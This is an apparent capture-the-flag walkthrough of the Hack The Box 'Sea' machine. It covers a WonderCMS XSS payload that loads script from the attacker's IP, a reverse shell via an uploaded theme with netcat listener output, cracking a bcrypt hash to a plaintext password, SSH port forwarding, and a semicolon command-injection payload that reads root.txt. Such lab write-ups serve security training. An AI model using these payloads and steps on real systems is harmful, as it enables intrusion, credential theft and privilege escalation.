
Now, run the exploit agaisnt the wondercms and let's have port 8001 set up as the reverse shell listener:



```
┌──(yoon㉿kali)-[~/Documents/htb/sea]
└─$ sudo python3 exploit.py "http://sea.htb/wondercms?page=index.php" 10.10.14.63 8001
[+] xss.js is created
[+] execute the below command in another terminal

----------------------------
nc -lvp 8001
----------------------------

send the below link to admin:

----------------------------
http://sea.htb/wondercms?page=index.php"></form><script+src="http://10.10.14.63:8000/xss.js"></script><form+
action="
----------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Copy the link created above and attach it the website form so that the admin can read it when the form is sent:


```
http://sea.htb/wondercms?page=index.php"></form>
<script+src="http://10.10.14.63:8000/xss.js"></script><form+action="
```


Competition registration - Sea

Form submitted successfully!

Name:	test
Email:	test@test.com
Age:	12
Country:	test
Website:	ıs?page=index.php"></form><script+src="http://10.10.14.63:8000/xss.js"></script><form+action="


Visiting, `sea.htb/themes/revshell-main/rev.php?lhost=10.10.14.63&lport=8001`, we can trigger the reverse shell and we will have a reverse shell spawned as `www-data`:




```
┌──(yoon㉿kali)-[~/Documents/htb/sea]
└─$ nc -lvp 8001
listening on [any] 8001 ...
connect to [10.10.14.63] from sea.htb [10.10.11.28] 35750
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 11:21:19 up 24 min,  1 user,  load average: 3.05, 1.67, 1.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Privesc: www-data to amay

We will first make the shell more interactive using Python as such:




```
$ python3 --version
Python 3.8.10
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sea:/$
```




```
$ python3 --version
Python 3.8.10
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sea:/$
```

lse.sh finds some uncommon setuid binaries but it doesn't seem exploitable:




```
[!] fst020 Uncommon setuid binaries...................................... yes!
---
/snap/snapd/21759/usr/lib/snapd/snap-confine
/opt/google/chrome/chrome-sandbox
```

linpeas finds **database.js**:



```
[+] Finding 'pwd' or 'passw' string inside /home, /var/www, /etc, /root and list possible web(/var/www) and
config(/etc) passwords
/home/amay/chisel
/var/www/sea/data/database.js
/var/www/sea/index.php
/etc/apache2/sites-available/default-ssl.conf:          #       Note that no password is obtained from the
```

database.js contains bcrypt encrypted password in it: `$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q`




```
"config": {
    "siteTitle": "Sea",
    "theme": "bike",
    "defaultPage": "home",
    "login": "loginURL",
    "forceLogout": false,
    "forceHttps": false,
    "saveChangesPopup": false,
    "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
    "lastLogins": {
        "2024\/08\/18 13:38:06": "127.0.0.1",
        "2024\/08\/18 13:36:06": "127.0.0.1",
        "2024\/08\/18 13:35:59": "127.0.0.1",
        "2024\/08\/18 13:32:45": "127.0.0.1",
        "2024\/08\/18 13:30:44": "127.0.0.1"
```

Hashcat

Before cracking it with hashcat, we will first remove all `\` so that the format matches hashcat: `$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q`

Cracking it with mode 3200, hash is cracked: `mychemicalromance`

```
hashcat -m 3200 hash
```




```
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
```

SSH as amay

Using the cracked password, we can now ssh-in as `amay`:


```
ssh amay@10.10.11.28
```



```
Last login: Sun Aug 18 12:43:53 2024 from 10.10.16.50
amay@sea:~$ whoami
amay
amay@sea:~$
```

Privesc: amay to root

Port 8080 is running locally. Most likely a website:



```
amay@sea:~$ netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:40051         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```


Port Forward

Let's forward port 8080 to attacker machine's port8888 using ssh:

```
ssh -L 8888:localhost:8080 amay@sea.htb
```

Port 8080

Accessing `http://localhost:8888` through web browser, we can access internal system monitoring system:


System Monitor(Developing)

Disk Usage

/dev/mapper/ubuntu--vg-ubuntu--lv 6.6G 4.9G 1.4G 79% /


Used:

Total: 79%

System Management


Analyze Log File

Intercepting the traffic for `Analyze Log File`, it seems like it is actually reading from `/var/log/auth.log`, meaning there could be command injection vulnerability:



```
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

log_file=%2Fvar%2Flog%2Fauth.log&analyze_log=
```

After several tries, injecting `/root/root.txt%3bkk%3a`, which decodes as `/root/root.txt;kk:`, could be used to read `root.txt`:



```
YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
Connection: close
Referer: http://localhost:1234/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

log_file=/root/root.txt%3bkk%3a&analyze_log=
```

```
      </button>
    </form>
    344dc7369a1467bd63e05fe1a1e1da05
    <p class='error'>
      Suspicious traffic patterns detected
       in /root/root.txt;kk::
    </p>
    <pre>
      344dc7369a1467bd63e05fe1a1e1da05
    </pre>
```

References

- https://gist.github.com/prodigiousMind/fc69a79629c4ba9ee88a7ad526043413

- https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip